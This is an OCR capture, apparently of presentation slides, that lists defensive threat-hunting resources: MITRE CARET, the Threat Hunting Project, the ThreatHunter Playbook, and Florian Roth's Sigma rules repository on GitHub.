
MITRE CARET (Analytics → T&T Matrix)




MITRE CARET (Analytics → T&T Matrix)




Threat Hunting Project



Threat Hunting Project




ThreatHunter Playbook




Florian Roth's Sigma Project

Sigma
Make Security Monitoring Great Again

Florian Roth's Sigma Project



Florian Roth's Sigma Project



GitHub, Inc. [US] | https://github.com/Neo23x0/sigma/tree/master/rules/windows/sysmon

Neo23x0 / **sigma**

Watch 48 | Star 177 | Fork 28

Code | Issues 10 | Pull requests 0 | Projects 0 | Wiki | Pulse | Graphs

Branch: master ▾ **sigma** / rules / windows / **sysmon** /

